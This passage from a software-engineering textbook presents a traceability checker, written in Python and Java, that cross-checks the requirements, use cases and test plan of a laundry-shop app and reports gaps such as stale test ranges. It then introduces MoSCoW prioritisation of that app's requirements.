Listing 3.3 (Continued) *python/tracecheck.py: the traceability checker. It reads three Markdown documents and a folder of tests with nothing but the standard library and regular expressions, and reports every gap it finds.*

```
    # 3. The test plan: every TC id defined in a table's first column.
    tc_fr, defined = {}, []
    for cells in rows(plan):
        if re.fullmatch(r"TC-(\d+\.\d+|NF-\d\d|DB-\d)", cells[0]):
            defined.append(cells[0])
    for fr in frs:
        pattern = r"TC-%s\.\d+" % fr[3:]
        tc_fr[fr] = [t for t in defined if re.fullmatch(pattern, t)]
    summary = list(rows(section(plan, "## 5. Traceability summary")))
    claimed_total = int(summary[-1][2].strip("*"))

    # 4. The traceability matrix of requirements.md section 7.
    matrix = {}
    for cells in rows(section(req, "## 7. Traceability")):
        if re.fullmatch(r"FR-\d+", cells[0]):
            matrix[cells[0]] = (expand(cells[1]), expand(cells[4]))

    # 5. The Flask tests: a TC is automated when a test function's name
    #    encodes it (test_tc_4_1_..., test_tc_10_3_and_10_4_...,
    #    test_tc_nf_05_..., test_nf09_...)
    #    or when its docstring starts with the id ("""TC-NF-12 ...).
    automated = set()
    if os.path.isdir(tests):
        for name in sorted(os.listdir(tests)):
            if not name.endswith(".py"):
                continue
            src = read(tests, name)
            for a, b in re.findall(r"def test_tc_(\d+)_(\d+)", src):
                automated.add("TC-%s.%s" % (a, b))
            for a, b in re.findall(r"def test_tc_\d+_\d+_and_(\d+)_(\d+)", src):
                automated.add("TC-%s.%s" % (a, b))      # two ids, one test
            for n in re.findall(r"def test_(?:tc_)?nf_?(\d\d)", src):
                automated.add("TC-NF-%s" % n)
            for tc in re.findall(r'def test_\w+\(.*\):\s+"""(TC-[\w.-]+?\d)\b',
                                 src):
                automated.add(tc)
```

Listing 3.3 (Continued) *python/tracecheck.py: the traceability checker. It reads three Markdown documents and a folder of tests with nothing but the standard library and regular expressions, and reports every gap it finds.*

```
    # ---- the matrix ------------------------------------------------------
    print("Traceability matrix (%d FRs, %d use cases, %d test cases)"
          % (len(frs), len(uc_fr), len(defined)))
    print("%-6s %3s  %-26s %4s %4s" % ("FR", "ACs", "use cases", "TCs",
                                       "auto"))
    for fr in frs:
        uc_list = sorted(u for u, f in uc_fr.items() if fr in f)
        auto = sum(1 for t in tc_fr[fr] if t in automated)
        print("%-6s %3d  %-26s %4d %4d" % (fr, len(acs[fr]),
              " ".join(u[3:] for u in uc_list), len(tc_fr[fr]), auto))
    nf = [t for t in defined if t.startswith("TC-NF")]
    db = [t for t in defined if t.startswith("TC-DB")]
    print("%-6s %3s  %-26s %4d %4d" % ("NFR", "-", "-", len(nf),
          sum(1 for t in nf if t in automated)))
    print("%-6s %3s  %-26s %4d %4s" % ("DB", "-", "-", len(db), "tool"))
    print("total test cases: %d (the plan says %d)" % (len(defined),
                                                       claimed_total))
    print()

    # ---- the gaps --------------------------------------------------------
    if len(defined) != claimed_total:
        gaps.append("plan total %d, but %d test cases are defined"
                    % (claimed_total, len(defined)))
    for fr in frs:
        uc_list = sorted(u for u, f in uc_fr.items() if fr in f)
        if not acs[fr]:
            gaps.append("%s has no acceptance criteria" % fr)
        if not uc_list:
            gaps.append("%s is realised by no use case" % fr)
        if not tc_fr[fr]:
            gaps.append("%s is checked by no test case" % fr)
        m_ucs, m_tcs = matrix.get(fr, ([], []))
        if sorted(m_ucs) != uc_list:
            gaps.append("%s: matrix lists %s, use-case list says %s"
                        % (fr, ",".join(m_ucs), ",".join(uc_list)))
        if m_tcs != tc_fr[fr]:
            gaps.append("%s: matrix range %s..%s is stale, plan has %s..%s"
                        % (fr, m_tcs[0][3:], m_tcs[-1][3:],
                           tc_fr[fr][0][3:], tc_fr[fr][-1][3:]))
    for uc in sorted(uc_fr):
        if not uc_fr[uc]:
            gaps.append("%s traces to no FR" % uc)
        if uc not in described:
            gaps.append("%s has no full description" % uc)
    if os.path.isdir(tests):
        for tc in sorted(defined, key=tc_key):
```

Listing 3.3 (Continued) *python/tracecheck.py: the traceability checker. It reads three Markdown documents and a folder of tests with nothing but the standard library and regular expressions, and reports every gap it finds.*

```
            # TC-DB-* are run by database/tools (test plan, section 4).
            if tc not in automated and not tc.startswith("TC-DB"):
                gaps.append("%s is not automated in the Flask suite" % tc)
    else:
        print("(Flask tests not found at %s: automation not checked)" % tests)

    # ---- non-functional requirements: which ones does any test name? ----
    nfr_ids = re.findall(r"^\| ([SPUR]-\d+) \||^\* ([PUR]-\d+) ",
                         section(req, "## 4. Non-functional"), re.M)
    nfr_ids = [a or b for a, b in nfr_ids]
    named = set()
    for cells in rows(section(req, "## 4. Non-functional")):
        if re.fullmatch(r"S-\d+", cells[0]) and "TC-" in cells[2]:
            named.add(cells[0])
    for cells in rows(section(plan, "## 3. Non-functional tests")):
        named.update(re.findall(r"\b[SPUR]-\d+\b", cells[1]))
    untested = [n for n in nfr_ids if n not in named]
    print("Non-functional requirements: %d, named by a test case: %d"
          % (len(nfr_ids), len(nfr_ids) - len(untested)))
    for n in untested:
        gaps.append("%s is named by no test case" % n)

    print("Gaps found: %d" % len(gaps))
    for g in gaps:
        print("  - " + g)
    return 1 if gaps else 0


if __name__ == "__main__":
    sys.exit(main())
```

It is worth reading in the order it runs.

Reading tables. The documents are Markdown, and their tables are lines that start with `|`. The generator `rows()` turns every such line, except the `|---|` separator lines, into a list of trimmed cells. `section()` cuts out the text between one `##` heading and the next, so that the program reads the use-case list from its own section and not from somewhere else that happens to mention `UC-05`.

Step 1. `re.findall(r"^### (FR-\d+) ", req, re.M)` finds every heading such as `### FR-4 Create a bill` and keeps `FR-4`. The flag `re.M` makes `^` match at the start of every line. For each FR, a second pattern counts its acceptance criteria: `^\* AC-4\.\d+` matches `* AC-4.1`, `* AC-4.2` and so on. The backslash before the dot matters: without it, `AC-1.` would also match `AC-10.1`.

Step 2. The use-case list is a table whose first cell is an id like `UC-05` and whose fourth cell names the FR. The program builds a dictionary `uc_fr` from UC to FRs, and a set `described` of the UCs that have a `### UC-..` heading of their own.

Step 3. Every table row of the test plan whose first cell looks like `TC-4.1`, `TC-NF-05` or `TC-DB-3` defines a test case. They are grouped by FR, and the stated total is read from the last row of the summary table.

Step 4. The matrix in `requirements.md` §7 writes test ranges in shorthand: `TC-1.1-1.9`. `expand()` turns that into the nine ids `TC-1.1` … `TC-1.9`, so that the matrix can be compared with the plan id by id.

Step 5. The Flask tests encode test ids in function names, `def test_tc_4_1_create_bill`, and sometimes two in one name, `test_tc_10_3_and_10_4_same_answer`, or in the first word of a docstring. Three patterns collect them. This is a convention, and the checker is only as good as the convention: a test named `test_something_else` that happens to check TC-6.4 would not be counted. That is a reason to keep the convention, not a flaw in the checker.

The report. The matrix is printed with one line per FR, then the gaps are collected in a list, printed, and turned into the exit code: 0 when there are none, 1 otherwise. A nonzero exit code is what lets a build script, or a continuous-integration server, stop when the documents drift.

3.10.3 Running it

In the chapter's `python` folder:

```
$ python tracecheck.py
Traceability matrix (11 FRs, 16 use cases, 107 test cases)
FR     ACs  use cases                   TCs auto
FR-1     9  01 16                       11   11
FR-2     7  02 03                       10   10
FR-3     5  04                           6    6
FR-4     7  05                           9    9
FR-5     8  06 07 08 15                 12   12
FR-6     7  09                           8    8
FR-7     4  10                           4    3
FR-8     4  11                           5    5
FR-9     6  12                           8    8
FR-10    5  13                           7    7
FR-11    6  14                           7    7
NFR      -  -                           13   12
DB       -  -                            7 tool
total test cases: 107 (the plan says 107)

Non-functional requirements: 23, named by a test case: 14
Gaps found: 21
  - FR-1: matrix range 1.1..1.9 is stale, plan has 1.1..1.11
  - FR-2: matrix range 2.1..2.7 is stale, plan has 2.1..2.10
  - FR-3: matrix range 3.1..3.5 is stale, plan has 3.1..3.6
  - FR-4: matrix range 4.1..4.7 is stale, plan has 4.1..4.9
  - FR-5: matrix range 5.1..5.8 is stale, plan has 5.1..5.12
  - FR-6: matrix range 6.1..6.7 is stale, plan has 6.1..6.8
  - FR-8: matrix range 8.1..8.4 is stale, plan has 8.1..8.5
  - FR-9: matrix range 9.1..9.6 is stale, plan has 9.1..9.8
  - FR-10: matrix range 10.1..10.5 is stale, plan has 10.1..10.7
  - FR-11: matrix range 11.1..11.6 is stale, plan has 11.1..11.7
  - TC-7.3 is not automated in the Flask suite
  - TC-NF-10 is not automated in the Flask suite
  - S-8 is named by no test case
  - P-3 is named by no test case
  - P-4 is named by no test case
  - U-1 is named by no test case
  - U-3 is named by no test case
  - U-4 is named by no test case
  - R-1 is named by no test case
  - R-3 is named by no test case
  - R-4 is named by no test case
```

The matrix part agrees with **Figure 3.3**: 68 acceptance criteria, 87 functional test cases, 107 in all. Then come 21 gaps, and every one of them is real.

Ten stale ranges. The matrix in `requirements.md` §7 says FR-1 is tested by `TC-1.1-1.9`, but the plan defines TC-1.1 to TC-1.11. Look closely and a pattern appears: every stale range ends at the number of *acceptance criteria* of its FR. FR-1 has nine ACs, and the matrix says 1.9; FR-5 has eight,

and the matrix says 5.8. The matrix was written when there was one test case per acceptance criterion; later the plan grew, for example with TC-5.10, two threads pressing *Finished* on the same bill at the same moment, and nobody updated the matrix. Only FR-7 escaped, because it has four ACs and four TCs. This is exactly the drift described in Section 3.10.1, found in a real project in a few milliseconds.

Two manual test cases. TC-7.3, the print preview, and TC-NF-10, a new student setting up a clean machine, cannot be automated with a test client; the Flask track's `VERIFIED.md` records them as manual. The checker cannot know that, and it should not pretend to; it lists them, and a person decides.

Nine unnamed quality requirements. S-8 (no secrets in the repository) is checked "by review". P-3 and P-4 (portable SQL, storage formats), U-1, U-3 and U-4 (formats, error wording, 30-second intake), R-1, R-3 and R-4 (transactions, tests, readable code) have no test case that *names* them. Some are in fact tested under another name: R-1 is exercised by TC-4.7, which forces a failure after the bill insert and checks that nothing is left. The honest fix is to add the NFR id to that test case's row, so that the link is written down.

3.10.4 Fixing the documents and running it again

The chapter's code folder contains `docs-fixed/`, a copy of the three documents in which only the ten ranges in `requirements.md` §7 have been corrected (`TC-1.1-1.11`, `TC-2.1-2.10`, and so on). Running the checker on it:

```
$ python tracecheck.py ../docs-fixed
Traceability matrix (11 FRs, 16 use cases, 107 test cases)
FR     ACs  use cases                    TCs auto
FR-1     9  01 16                        11   11
FR-2     7  02 03                        10   10
FR-3     5  04                            6    6
FR-4     7  05                            9    9
FR-5     8  06 07 08 15                  12   12
FR-6     7  09                            8    8
FR-7     4  10                            4    3
FR-8     4  11                            5    5
FR-9     6  12                            8    8
FR-10    5  13                            7    7
FR-11    6  14                            7    7
NFR      -  -                            13   12
DB       -  -                             7 tool
total test cases: 107 (the plan says 107)

Non-functional requirements: 23, named by a test case: 14
Gaps found: 11
  - TC-7.3 is not automated in the Flask suite
  - TC-NF-10 is not automated in the Flask suite
  - S-8 is named by no test case
  - P-3 is named by no test case
  - P-4 is named by no test case
  - U-1 is named by no test case
  - U-3 is named by no test case
  - U-4 is named by no test case
  - R-1 is named by no test case
  - R-3 is named by no test case
  - R-4 is named by no test case
```

The ten stale ranges are gone; the eleven remaining gaps are the decisions listed above, each of which now needs a person, not a program. That is the right division of labor: the program finds, people decide.

3.10.5 The same checker in Java

Listing 3.4 is a line-for-line translation. It reads the same files, applies the same regular expressions (Java's `java.util.regex` understands the same syntax, with every backslash doubled inside a string literal), and prints the same report, character for character.

Listing 3.4 `java/TraceCheck.java`: the traceability checker in Java 21. A `TreeMap` keeps the use cases sorted, `LinkedHashMap` keeps the FRs in document order, and `Arrays.compare` sorts test ids so that TC-5.10 comes after TC-5.9.

```
import java.io.IOException;
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Path;
import java.util.ArrayList;
import java.util.Arrays;
import java.util.Collections;
import java.util.LinkedHashMap;
import java.util.List;
import java.util.Map;
import java.util.Set;
import java.util.TreeMap;
import java.util.TreeSet;
import java.util.regex.Matcher;
import java.util.regex.Pattern;
import java.util.stream.Stream;

/**
 * Check the traceability of Profitina Laundry: FR <-> use case <-> test case.
 * The same checks, in the same order and with the same output, as
 * tracecheck.py. Run it from the java/ folder:
 *
 *     java TraceCheck.java                (documents in ../docs)
 *     java TraceCheck.java DOCS TESTS     (other folders)
 *
 * Exit code 0 = no gaps, 1 = gaps were found.
 */
public class TraceCheck {

    static final String DOCS = "../docs";
    static final String TESTS = "../../../App/python-flask/tests";

    static String read(String folder, String name) throws IOException {
        return Files.readString(Path.of(folder, name), StandardCharsets.UTF_8);
    }

    /** The text from a '## heading' line up to the next '## ' line. */
    static String section(String text, String heading) {
        int start = text.indexOf("\n" + heading);
        if (start < 0) throw new IllegalArgumentException(heading);
        int end = text.indexOf("\n## ", start + 1);
        return end < 0 ? text.substring(start) : text.substring(start, end);
    }
```

Listing 3.4 (Continued) *java/TraceCheck.java: the traceability checker in Java 21. A TreeMap keeps the use cases sorted, LinkedHashMap keeps the FRs in document order, and Arrays.compare sorts test ids so that TC-5.10 comes after TC-5.9.*

```
    /** The cells of every Markdown table row in a block of text. */
    static List<List<String>> rows(String block) {
        List<List<String>> out = new ArrayList<>();
        for (String line : block.split("\n", -1)) {
            if (!line.startsWith("|") || line.startsWith("|--")) continue;
            String s = line.strip().replaceAll("^\\|+|\\|+$", "");
            List<String> cells = new ArrayList<>();
            for (String c : s.split("\\|", -1)) cells.add(c.strip());
            out.add(cells);
        }
        return out;
    }

    /** Every match of a pattern: group 1 if there is one, else the match. */
    static List<String> findAll(String regex, String text, int flags) {
        List<String> out = new ArrayList<>();
        Matcher m = Pattern.compile(regex, flags).matcher(text);
        while (m.find()) out.add(m.groupCount() > 0 ? m.group(1) : m.group());
        return out;
    }

    static List<String[]> findPairs(String regex, String text) {
        List<String[]> out = new ArrayList<>();
        Matcher m = Pattern.compile(regex).matcher(text);
        while (m.find()) out.add(new String[] {m.group(1), m.group(2)});
        return out;
    }

    /** Sort key: TC-5.10 after TC-5.9, TC-NF-.. after TC-11.., DB last. */
    static int[] tcKey(String tc) {
        String[] parts = tc.substring(3).split("-");
        if (parts[0].equals("NF") || parts[0].equals("DB")) {
            return new int[] {parts[0].equals("NF") ? 100 : 200,
                              Integer.parseInt(parts[1])};
        }
        String[] mm = parts[0].split("\\.");
        return new int[] {Integer.parseInt(mm[0]), Integer.parseInt(mm[1])};
    }
```

Listing 3.4 (Continued) *java/TraceCheck.java: the traceability checker in Java 21. A TreeMap keeps the use cases sorted, LinkedHashMap keeps the FRs in document order, and Arrays.compare sorts test ids so that TC-5.10 comes after TC-5.9.*

```
    /** 'TC-1.1-1.9' -> [TC-1.1 .. TC-1.9]; 'UC-06, UC-07' -> the ids. */
    static List<String> expand(String text) {
        List<String> out = new ArrayList<>();
        Matcher m = Pattern.compile("TC-(\\d+)\\.(\\d+)-\\d+\\.(\\d+)")
                           .matcher(text);
        while (m.find()) {
            int from = Integer.parseInt(m.group(2));
            int to = Integer.parseInt(m.group(3));
            for (int n = from; n <= to; n++) out.add("TC-" + m.group(1) + "." + n);
        }
        out.addAll(findAll("UC-\\d\\d", text, 0));
        return out;
    }

    static String nums(List<String> ids) {
        List<String> s = new ArrayList<>();
        for (String id : ids) s.add(id.substring(3));
        return String.join(" ", s);
    }

    public static void main(String[] args) throws IOException {
        String docs = args.length > 0 ? args[0] : DOCS;
        String tests = args.length > 1 ? args[1] : TESTS;
        String req = read(docs, "requirements.md");
        String ucs = read(docs, "use-cases.md");
        String plan = read(docs, "test-plan.md");
        List<String> gaps = new ArrayList<>();
        int ml = Pattern.MULTILINE;

        // 1. What the requirements define: FR-n and their acceptance criteria.
        List<String> frs = findAll("^### (FR-\\d+) ", req, ml);
        Map<String, List<String>> acs = new LinkedHashMap<>();
        for (String fr : frs) {
            acs.put(fr, findAll("^\\* AC-" + fr.substring(3) + "\\.\\d+", req, ml));
        }

        // 2. The use-case list: UC -> FR, and which UCs have a full description.
        Map<String, List<String>> ucFr = new TreeMap<>();
        for (List<String> cells : rows(section(ucs, "## 2. Use-case list"))) {
            if (cells.get(0).matches("UC-\\d\\d")) {
                ucFr.put(cells.get(0), findAll("FR-\\d+", cells.get(3), 0));
            }
        }
        Set<String> described =
            new TreeSet<>(findAll("^### (UC-\\d\\d) ", ucs, ml));
```

Listing 3.4 (Continued) *java/TraceCheck.java: the traceability checker in Java 21. A TreeMap keeps the use cases sorted, LinkedHashMap keeps the FRs in document order, and Arrays.compare sorts test ids so that TC-5.10 comes after TC-5.9.*

```
        // 3. The test plan: every TC id defined in a table's first column.
        List<String> defined = new ArrayList<>();
        for (List<String> cells : rows(plan)) {
            if (cells.get(0).matches("TC-(\\d+\\.\\d+|NF-\\d\\d|DB-\\d)")) {
                defined.add(cells.get(0));
            }
        }
        Map<String, List<String>> tcFr = new LinkedHashMap<>();
        for (String fr : frs) {
            List<String> list = new ArrayList<>();
            for (String t : defined) {
                if (t.matches("TC-" + fr.substring(3) + "\\.\\d+")) list.add(t);
            }
            tcFr.put(fr, list);
        }
        List<List<String>> summary =
            rows(section(plan, "## 5. Traceability summary"));
        String last = summary.get(summary.size() - 1).get(2);
        int claimedTotal = Integer.parseInt(last.replace("*", ""));

        // 4. The traceability matrix of requirements.md section 7.
        Map<String, List<List<String>>> matrix = new LinkedHashMap<>();
        for (List<String> cells : rows(section(req, "## 7. Traceability"))) {
            if (cells.get(0).matches("FR-\\d+")) {
                matrix.put(cells.get(0),
                           List.of(expand(cells.get(1)), expand(cells.get(4))));
            }
        }

        // 5. The Flask tests: a TC is automated when a test function's name
        //    encodes it (test_tc_4_1_..., test_tc_10_3_and_10_4_...,
        //    test_tc_nf_05_..., test_nf09_...)
        //    or when its docstring starts with the id ("""TC-NF-12 ...).
        Set<String> automated = new TreeSet<>();
        boolean haveTests = Files.isDirectory(Path.of(tests));
        if (haveTests) {
            List<String> names = new ArrayList<>();
            try (Stream<Path> s = Files.list(Path.of(tests))) {
                s.forEach(p -> names.add(p.getFileName().toString()));
            }
            Collections.sort(names);
            for (String name : names) {
                if (!name.endsWith(".py")) continue;
                String src = read(tests, name);
                for (String[] ab : findPairs("def test_tc_(\\d+)_(\\d+)", src)) {
                    automated.add("TC-" + ab[0] + "." + ab[1]);
```

Listing 3.4 (Continued) *java/TraceCheck.java: the traceability checker in Java 21. A TreeMap keeps the use cases sorted, LinkedHashMap keeps the FRs in document order, and Arrays.compare sorts test ids so that TC-5.10 comes after TC-5.9.*

```
            }
            for (String[] ab : findPairs(
                    "def test_tc_\\d+_\\d+_and_(\\d+)_(\\d+)", src)) {
                // two ids, one test
                automated.add("TC-" + ab[0] + "." + ab[1]);
            }
            for (String n : findAll("def test_(?:tc_)?nf_?(\\d\\d)", src, 0)) {
                automated.add("TC-NF-" + n);
            }
            automated.addAll(findAll(
                "def test_\\w+\\(.*\\):\\s+\"\"\"(TC-[\\w.-]+?\\d)\\b",
                src, 0));
        }
    }

    // ---- the matrix ------------------------------------------------------
    System.out.printf(
        "Traceability matrix (%d FRs, %d use cases, %d test cases)%n",
                    frs.size(), ucFr.size(), defined.size());
    System.out.printf("%-6s %3s  %-26s %4s %4s%n", "FR", "ACs", "use cases",
                    "TCs", "auto");
    for (String fr : frs) {
        List<String> ucList = usecasesOf(ucFr, fr);
        int auto = 0;
        for (String t : tcFr.get(fr)) if (automated.contains(t)) auto++;
        System.out.printf("%-6s %3d  %-26s %4d %4d%n", fr, acs.get(fr).size(),
                          nums(ucList), tcFr.get(fr).size(), auto);
    }
    int nf = 0, nfAuto = 0, db = 0;
    for (String t : defined) {
        if (t.startsWith("TC-NF")) {
            nf++;
            if (automated.contains(t)) nfAuto++;
        }
        if (t.startsWith("TC-DB")) db++;
    }
    System.out.printf("%-6s %3s  %-26s %4d %4d%n", "NFR", "-", "-", nf, nfAuto);
    System.out.printf("%-6s %3s  %-26s %4d %4s%n", "DB", "-", "-", db, "tool");
    System.out.printf("total test cases: %d (the plan says %d)%n%n",
                      defined.size(), claimedTotal);
```

Listing 3.4 (Continued) *java/TraceCheck.java: the traceability checker in Java 21. A TreeMap keeps the use cases sorted, LinkedHashMap keeps the FRs in document order, and Arrays.compare sorts test ids so that TC-5.10 comes after TC-5.9.*

```
        // ---- the gaps ----------------------------------------------------
        if (defined.size() != claimedTotal) {
            gaps.add(String.format("plan total %d, but %d test cases are defined",
                                   claimedTotal, defined.size()));
        }
        for (String fr : frs) {
            List<String> ucList = usecasesOf(ucFr, fr);
            if (acs.get(fr).isEmpty()) gaps.add(fr + " has no acceptance criteria");
            if (ucList.isEmpty()) gaps.add(fr + " is realised by no use case");
            if (tcFr.get(fr).isEmpty()) {
                gaps.add(fr + " is checked by no test case");
            }
            List<List<String>> row = matrix.getOrDefault(fr,
                List.of(new ArrayList<>(), new ArrayList<>()));
            List<String> mUcs = row.get(0), mTcs = row.get(1);
            List<String> sortedM = new ArrayList<>(mUcs);
            Collections.sort(sortedM);
            if (!sortedM.equals(ucList)) {
                gaps.add(fr + ": matrix lists " + String.join(",", mUcs)
                         + ", use-case list says " + String.join(",", ucList));
            }
            List<String> plan_ = tcFr.get(fr);
            if (!mTcs.equals(plan_)) {
                gaps.add(fr + ": matrix range " + mTcs.get(0).substring(3) + ".."
                         + mTcs.get(mTcs.size() - 1).substring(3)
                         + " is stale, plan has " + plan_.get(0).substring(3)
                         + ".." + plan_.get(plan_.size() - 1).substring(3));
            }
        }
        for (Map.Entry<String, List<String>> e : ucFr.entrySet()) {
            if (e.getValue().isEmpty()) gaps.add(e.getKey() + " traces to no FR");
            if (!described.contains(e.getKey())) {
                gaps.add(e.getKey() + " has no full description");
            }
        }
        if (haveTests) {
            List<String> sorted = new ArrayList<>(defined);
            sorted.sort((a, b) -> Arrays.compare(tcKey(a), tcKey(b)));
            for (String tc : sorted) {
                // TC-DB-* are run by database/tools (test plan, section 4).
                if (!automated.contains(tc) && !tc.startsWith("TC-DB")) {
                    gaps.add(tc + " is not automated in the Flask suite");
                }
            }
        } else {
            System.out.println("(Flask tests not found at " + tests
```

Listing 3.4 (Continued) *java/TraceCheck.java: the traceability checker in Java 21. A TreeMap keeps the use cases sorted, LinkedHashMap keeps the FRs in document order, and Arrays.compare sorts test ids so that TC-5.10 comes after TC-5.9.*

```
                                + ": automation not checked)");
        }

        // ---- non-functional requirements: which ones does any test name? --
        String nfrText = section(req, "## 4. Non-functional");
        List<String> nfrIds = new ArrayList<>();
        Matcher m = Pattern.compile("^\\| ([SPUR]-\\d+) \\||^\\* ([PUR]-\\d+) ", ml)
                           .matcher(nfrText);
        while (m.find()) nfrIds.add(m.group(1) != null ? m.group(1) : m.group(2));
        Set<String> named = new TreeSet<>();
        for (List<String> cells : rows(nfrText)) {
            if (cells.get(0).matches("S-\\d+") && cells.get(2).contains("TC-")) {
                named.add(cells.get(0));
            }
        }
        String nfTests = section(plan, "## 3. Non-functional tests");
        for (List<String> cells : rows(nfTests)) {
            named.addAll(findAll("\\b[SPUR]-\\d+\\b", cells.get(1), 0));
        }
        List<String> untested = new ArrayList<>();
        for (String n : nfrIds) if (!named.contains(n)) untested.add(n);
        System.out.printf(
            "Non-functional requirements: %d, named by a test case: %d%n",
                        nfrIds.size(), nfrIds.size() - untested.size());
        for (String n : untested) gaps.add(n + " is named by no test case");

        System.out.println("Gaps found: " + gaps.size());
        for (String g : gaps) System.out.println("  - " + g);
        System.exit(gaps.isEmpty() ? 0 : 1);
    }

    /** The use cases whose FR column names this FR, sorted. */
    static List<String> usecasesOf(Map<String, List<String>> ucFr, String fr) {
        List<String> out = new ArrayList<>();
        for (Map.Entry<String, List<String>> e : ucFr.entrySet()) {
            if (e.getValue().contains(fr)) out.add(e.getKey());
        }
        return out;   // a TreeMap already iterates in sorted order
    }
}
```

Three differences from the Python version are worth noticing. First, Python's `re.findall` returns the first group when a pattern has one and the whole match otherwise; `findAll()` reproduces that rule explicitly. Second, `tcKey()` returns an `int[]` such as `{5, 10}` for `TC-5.10`, and `Arrays.compare` compares two such arrays element by element, exactly as Python compares tuples. Without it, a plain string sort would put `TC-5.10` before `TC-5.9`. Third, the program is one file with no external library, so Java 11 and newer can run it straight from source:

```
$ java TraceCheck.java
Traceability matrix (11 FRs, 16 use cases, 107 test cases)
FR     ACs  use cases                   TCs auto
FR-1     9  01 16                       11   11
FR-2     7  02 03                       10   10
FR-3     5  04                           6    6
FR-4     7  05                           9    9
FR-5     8  06 07 08 15                 12   12
FR-6     7  09                           8    8
FR-7     4  10                           4    3
FR-8     4  11                           5    5
FR-9     6  12                           8    8
FR-10    5  13                           7    7
FR-11    6  14                           7    7
NFR      -  -                           13   12
DB       -  -                            7 tool
total test cases: 107 (the plan says 107)

Non-functional requirements: 23, named by a test case: 14
Gaps found: 21
  - FR-1: matrix range 1.1..1.9 is stale, plan has 1.1..1.11
  - FR-2: matrix range 2.1..2.7 is stale, plan has 2.1..2.10
  - FR-3: matrix range 3.1..3.5 is stale, plan has 3.1..3.6
  - FR-4: matrix range 4.1..4.7 is stale, plan has 4.1..4.9
  - FR-5: matrix range 5.1..5.8 is stale, plan has 5.1..5.12
  - FR-6: matrix range 6.1..6.7 is stale, plan has 6.1..6.8
  - FR-8: matrix range 8.1..8.4 is stale, plan has 8.1..8.5
  - FR-9: matrix range 9.1..9.6 is stale, plan has 9.1..9.8
  - FR-10: matrix range 10.1..10.5 is stale, plan has 10.1..10.7
  - FR-11: matrix range 11.1..11.6 is stale, plan has 11.1..11.7
  - TC-7.3 is not automated in the Flask suite
  - TC-NF-10 is not automated in the Flask suite
  - S-8 is named by no test case
  - P-3 is named by no test case
  - P-4 is named by no test case
  - U-1 is named by no test case
  - U-3 is named by no test case
  - U-4 is named by no test case
  - R-1 is named by no test case
  - R-3 is named by no test case
  - R-4 is named by no test case
```

Both programs were run on the build machine (Python 3.11, Java 21) and their outputs compared byte for byte with `diff`; they are identical, for both `docs` and `docs-fixed`.

3.11 Prioritizing with MoSCoW

3.11.1 Not everything first

A small shop cannot have everything at once, and a team cannot build everything at once. The requirements have to be put in order, and the method used for Profitina Laundry is **MoSCoW**, from the DSDM agile framework maintained by the Agile Business Consortium [15].

> **DEFINITION. MoSCoW** sorts requirements into four groups. **Must have**: the minimum usable subset; without any one of them the system is not worth delivering. **Should have**: important but not vital; painful to leave out, but the system still works. **Could have**: wanted but less important; the first to go when time runs short. **Won't have (this time)**: agreed to be out of this delivery, and written down so that the agreement is remembered.

DSDM adds a rule of thumb that keeps the method honest: Must-haves should take no more than about 60 % of the effort, and Could-haves about 20 % [15]. The Could-haves are the project's

reserve: if something takes longer than planned, they are dropped, and the Musts are still delivered.

3.11.2 MoSCoW for Profitina Laundry

The use-case list of Chapter 4 marks each use case *must* or *should*, and the requirements document lists future work and out-of-scope wishes. **Figure 3.4** puts all of it in the four buckets.



Figure 3.4 The requirements of Profitina Laundry in MoSCoW order. The Musts are a shop that can run for a day; the Shoulds make it comfortable; the Coulds are known future work; the Won'ts are written down so that nobody spends a weekend on them by accident.

Must. All reading and all daily work: login, customers, bills, the workflow, payments, receipts, the dashboard, reports, the status check and the read side of the API, with the security requirements and SQLite. Without any one of them, the shop cannot run a normal day on the software.

Should. The write side of the API (UC-14), which the web pages already offer; recording complaints (UC-15), which improves quality but does not stop a day's work; setting passwords from the app (UC-16), which the owner could also do with a script; correcting a queued bill (BR-16); MySQL; CSV export.

Could. Things the documents name as *future work*: a log of deposit top-ups (BR-15 admits they are not audited), a payment reversal (AC-6.7 says mistakes are fixed in the database for now), a free-text note for complaints, a single receipt for several bills of one visit.

Won't (this time). The out-of-scope column of **Table 3.4**. Writing them down is the point: when a supervisor asks in six months why the app does not send WhatsApp messages, the answer is a decision with a date, not a shrug.

> **PRIORITY IS NOT IMPORTANCE.** Security requirements are *Must* not because they are the most interesting but because a single failure, a leaked customer list or a price changed from

> the browser, makes the whole system untrustworthy. A feature can wait; trust cannot be delivered later.

